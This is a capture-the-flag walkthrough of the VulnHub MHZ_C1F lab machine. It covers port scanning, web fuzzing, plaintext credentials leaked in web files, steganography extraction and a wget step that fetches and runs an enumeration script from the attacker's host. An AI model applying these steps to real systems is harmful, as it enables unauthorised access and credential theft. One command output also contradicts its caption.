

Welcome to my writeup where I am gonna be pwning the **MHZ_C1F** machine from [VulnHub](https://www.vulnhub.com/entry/mhz_cxf-c1f,471/). This challenge has two flags, and our goal is to capture both. Let's get started!

GETTING STARTED

To download **mhz_c1f**, click on the following link: https://www.vulnhub.com/entry/mhz_cxf-c1f,471/

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

RECONNAISSANCE

I started off by performing an **nmap** aggressive scan on the target to identify open ports and the services running on them.

```
(root㉿kali)-[~/vhub/mhzctf]
└# nmap -A -p- --min-rate 10000 192.168.1.19 -oN mhz.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 01:12 EDT
Nmap scan report for 192.168.1.19
Host is up (0.0017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 38:d9:3f:98:15:9a:cc:3e:7a:44:8d:f9:4d:78:fe:2c (RSA)
|   256 89:4e:38:77:78:a4:c3:6d:dc:39:c4:00:f8:a5:67:ed (ECDSA)
|_  256 7c:15:b9:18:fc:5c:75:aa:30:96:15:46:08:a9:83:fb (ED25519)
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:15:1D:FF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1  1.65 ms  192.168.1.19

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.50 seconds
```

The nmap scan revealed only 2 open ports, ssh and http.

FOOTHOLD

I visited the target's webpage and landed on a default apache page.



I performed a directory and file fuzz using **ffuf** and found a file **notes.txt**.

```
(root㉿kali)-[~/vhub/mhzctf]
# ffuf -u http://192.168.1.19/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt -mc 200,302



v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.1.19/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher        : Response status: 200,302

index.html      [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 1ms]
.               [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 1ms]
notes.txt       [Status: 200, Size: 86, Words: 16, Lines: 4, Duration: 4ms]
:: Progress: [37050/37050] :: Job [1/1] :: 9090 req/sec :: Duration: [0:00:04] :: Errors: 0 ::

(root㉿kali)-[~/vhub/mhzctf]
#
```

I accessed the path and found a message hinting towards another directory.




```
(root㉿kali)-[~/vhub/mhzctf]
# curl -s http://192.168.1.19/notes.txt
1- i should finish my second lab
2- i should delete the remb.txt file and remb2.txt

(root㉿kali)-[~/vhub/mhzctf]
# curl -s http://192.168.1.19/remb.txt
first_stage:flagitifyoucan1234

(root㉿kali)-[~/vhub/mhzctf]
#
```


The contents of `remb.txt` looked like credentials, and the second file didn't seem to exist on the website.



```
(root㉿kali)-[~/vhub/mhzctf]
# curl -s http://192.168.1.19/remb.txt
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 192.168.1.19 Port 80</address>
</body></html>

(root㉿kali)-[~/vhub/mhzctf]
#
```

I saved the credentials and tried using it to log in through `ssh`.



```
(root㉿kali)-[~/vhub/mhzctf]
# curl -s http://192.168.1.19/remb.txt
first_stage:flagitifyoucan1234

(root㉿kali)-[~/vhub/mhzctf]
# echo 'username: first_stage\npassword: flagitifyoucan1234' > foothold

(root㉿kali)-[~/vhub/mhzctf]
# cat foothold
username: first_stage
password: flagitifyoucan1234

(root㉿kali)-[~/vhub/mhzctf]
# ssh first_stage@192.168.1.19
The authenticity of host '192.168.1.19 (192.168.1.19)' can't be established.
ED25519 key fingerprint is SHA256:Jxm0b2xUhxb2N50E9UVsgn5u7Pwv8xX6o12kZDGltLg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.19' (ED25519) to the list of known hosts.
first_stage@192.168.1.19's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


System information disabled due to load higher than 1.0

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge


209 packages can be updated.
141 updates are security updates.
```

I was greeted with a generic shell, so I spawned a pty shell using `python`.



```
first_stage@mhz_c1f:~$ id
uid=1001(first_stage) gid=1001(first_stage) groups=1001(first_stage)
first_stage@mhz_c1f:~$ whoami
first_stage
first_stage@mhz_c1f:~$ pwd
/home/first_stage
first_stage@mhz_c1f:~$
```

The user's home directory contained the **first** flag




```
first_stage@mhz_c1f:~$ ls -la
total 44
drwxr-xr-x 5 first_stage first_stage 4096 Oct 17 07:21 .
drwxr-xr-x 4 root      root      4096 Apr 24 2020 ..
-rw-r--r-- 1 first_stage first_stage  20 Oct 17 07:21 .bash_history
-rw-r--r-- 1 first_stage first_stage 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 first_stage first_stage 3771 Apr  4 2018 .bashrc
drwxr--r-- 2 first_stage first_stage 4096 Apr 24 2020 .cache
drwxr--r-- 3 first_stage first_stage 4096 Apr 24 2020 .gnupg
-rw-r--r-- 1 first_stage first_stage  807 Apr  4 2018 .profile
-rw-r--r-- 1 first_stage first_stage 12 Oct 17 07:20 .python_history
drwxr--r-- 2 first_stage first_stage 4096 Apr 24 2020 .ssh
-rw-r--r-- 1 first_stage first_stage   0 Apr 24 2020 .viminfo
-rw-rw-r-- 1 first_stage first_stage 130 Apr 24 2020 user.txt
first_stage@mhz_c1f:~$ cat user.txt
HEEEEEEY , you did it
that's amazing , good job man

so just keep it up and get the root bcz i hate low privileges ;)


#mhz_cyber
first_stage@mhz_c1f:~$
```

PRIVILEGE ESCALATION

I quickly downloaded **linux smart enumeration** script on my local system and transferred it onto the target to find juicy information.



```
(root@kali)-[~/vhub/mhzctf]
# ls
foothold ip lse.sh mhz.nmap
[root@kali]-[~/vhub/mhzctf]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```




```
first_stage@mhz_c1f:~$ wget "http://192.168.1.17:8080/lse.sh"
--2024-10-17 07:29:35-- http://192.168.1.17:8080/lse.sh
Connecting to 192.168.1.17:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55098 (54K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh          100%[=====]  53.81K --.-KB/s    in 0s

2024-10-17 07:29:35 (388 MB/s) - 'lse.sh' saved [55098/55098]

first_stage@mhz_c1f:~$ chmod +x lse.sh
first_stage@mhz_c1f:~$ ls
lse.sh  user.txt
first_stage@mhz_c1f:~$
```

I then executed the script, but got no useful information.



```
first_stage@mhz_c1f:~$ ./lse.sh
If you know the current user password, write it here to check sudo privileges: flagitifyoucan1234


LSE Version: 4.14nw

User: first_stage
User ID: 1001
Password: *****
Home: /home/first_stage
Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
umask: 0002

Hostname: mhz_c1f
Linux: 4.15.0-96-generic
Distribution: Ubuntu 18.04.4 LTS
Architecture: x86_64

===== ( Current Output Verbosity Level: 0 ) =====
===== ( humanity ) =====
[!] nowar Should we question autocrats and their "military operations"? ... yes!
    NO
    WAR
===== ( users ) =====
[i] usr000 Current user groups..... yes!
[*] usr010 Is current user in an administrative group?..... nope
```

I then looked for something else. The home directory contained another user directory called `mhz_c1f` which had a directory of painting images.



```
first_stage@mhz_c1f:~$ cd ..
first_stage@mhz_c1f:/home$ ls
first_stage  mhz_c1f
first_stage@mhz_c1f:/home$ cd mhz_c1f/
first_stage@mhz_c1f:/home/mhz_c1f$ ls
Paintings
first_stage@mhz_c1f:/home/mhz_c1f$ ls -la Paintings/
total 2212
drwxrwxr-x 2 mhz_c1f mhz_c1f  4096 Apr 24 2020 .
drwxr-xr-x 5 mhz_c1f mhz_c1f  4096 Apr 24 2020 ..
-rw-rw-r-- 1 mhz_c1f mhz_c1f 447755 Apr 24 2020 '19th century American.jpeg'
-rw-rw-r-- 1 mhz_c1f mhz_c1f 356338 Apr 24 2020 'Frank McCarthy.jpeg'
-rw-rw-r-- 1 mhz_c1f mhz_c1f 519616 Apr 24 2020 'Russian beauty.jpeg'
-rw-rw-r-- 1 mhz_c1f mhz_c1f 926849 Apr 24 2020 'spinning the wool.jpeg'
first_stage@mhz_c1f:/home/mhz_c1f$
```

This looked interesting so I copied those paintings onto my system using `scp` as ssh was enabled on the target.

```

root@kali: ~/vhub/mhzctf
File Actions Edit View Help
first_stage@mhz_c1f:/home/mhz_c1f x root@kali:~/vhub/mhzctf x root@kali:~/vhub/mhzctf x

[root@kali:~/vhub/mhzctf]
# mkdir paintings
[root@kali:~/vhub/mhzctf]
# cat foothold
username: first_stage
password: flagitifyoucan1234

[root@kali:~/vhub/mhzctf]
# scp first_stage@192.168.1.19:/home/mhz_c1f/Paintings/* paintings
first_stage@192.168.1.19's password:
19th century American.jpeg
Frank McCarthy.jpeg
Russian beauty.jpeg
spinning the wool.jpeg

[root@kali:~/vhub/mhzctf]
# ls paintings
'19th century American.jpeg' 'Frank McCarthy.jpeg' 'Russian beauty.jpeg' 'spinning the wool.jpeg'

[root@kali:~/vhub/mhzctf]
# 

```

I used **binwalk** to find information about the images.

```

root@kali:~/vhub/mhzctf/paintings
File Actions Edit View Help
first_stage@mhz_c1f:/home/mhz_c1f x root@kali:~/vhub/mhzctf x root@kali:~/vhub/mhzctf/paintings x

[root@kali:~/vhub/mhzctf/paintings]
# binwalk '19th century American.jpeg'
DECIMAL HEXADECIMAL DESCRIPTION
----- 
0 0x0 JPEG image data, JFIF standard 1.01
30 0x1E TIFF image data, little-endian offset of first image directory: 8

[root@kali:~/vhub/mhzctf/paintings]
# binwalk 'Frank McCarthy.jpeg'
DECIMAL HEXADECIMAL DESCRIPTION
----- 
0 0x0 JPEG image data, JFIF standard 1.01
30 0x1E TIFF image data, big-endian, offset of first image directory: 8
4704 0x1260 Copyright string: "Copyright (c) 1998 Hewlett-Packard Company"

[root@kali:~/vhub/mhzctf/paintings]
# binwalk 'Russian beauty.jpeg'
DECIMAL HEXADECIMAL DESCRIPTION
----- 
0 0x0 JPEG image data, JFIF standard 1.02

[root@kali:~/vhub/mhzctf/paintings]
# binwalk 'spinning the wool.jpeg'
DECIMAL HEXADECIMAL DESCRIPTION
----- 
0 0x0 JPEG image data, JFIF standard 1.01
798451 0xC2EF3 JBOOT STAG header, image id: 9, timestamp 0x27400682, image size: 2328253178 bytes, image JBOOT checksum: 0x12E0, header JBOOT
checksum: 0x83DC

```

I then tried extracting data from each image with a blank password. I failed on the first 3 images but, the information from the last image was successfully extracted.

```
(root㉿kali)-[~/vhub/mhzctf/paintings]
# ls
'19th century American.jpeg' 'Frank McCarthy.jpeg' 'Russian beauty.jpeg' 'spinning the wool.jpeg'

(root㉿kali)-[~/vhub/mhzctf/paintings]
# steghide --extract -sf '19th century American.jpeg'
Enter passphrase:
steghide: could not extract any data with that passphrase!

(root㉿kali)-[~/vhub/mhzctf/paintings]
# steghide --extract -sf 'Frank McCarthy.jpeg'
Enter passphrase:
steghide: could not extract any data with that passphrase!

(root㉿kali)-[~/vhub/mhzctf/paintings]
# steghide --extract -sf 'Russian beauty.jpeg'
Enter passphrase:
steghide: could not extract any data with that passphrase!

(root㉿kali)-[~/vhub/mhzctf/paintings]
# steghide --extract -sf 'spinning the wool.jpeg'
Enter passphrase:
wrote extracted data to "remb2.txt".

(root㉿kali)-[~/vhub/mhzctf/paintings]
#
```

I read the file and found another set of credentials.

```
(root㉿kali)-[~/vhub/mhzctf/paintings]
# cat remb2.txt
oh , i know should delete this , but i cant' remember it
screw me

mhz_c1f:1@ec1f

(root㉿kali)-[~/vhub/mhzctf/paintings]
# echo "username: mhz_c1f\npassword: 1@ec1f" > foothold

(root㉿kali)-[~/vhub/mhzctf/paintings]
# cat foothold
username: mhz_c1f
password: 1@ec1f

(root㉿kali)-[~/vhub/mhzctf/paintings]
#
```

I tried to use this to log in through **ssh** but it didn't work.

```
(root㉿kali)-[~/vhub/mhzctf]
# ssh mhz_c1f@192.168.1.19
mhz_c1f@192.168.1.19's password:
Permission denied, please try again.
mhz_c1f@192.168.1.19's password:
Permission denied, please try again.
mhz_c1f@192.168.1.19's password:
mhz_c1f@192.168.1.19: Permission denied (publickey,password).
```

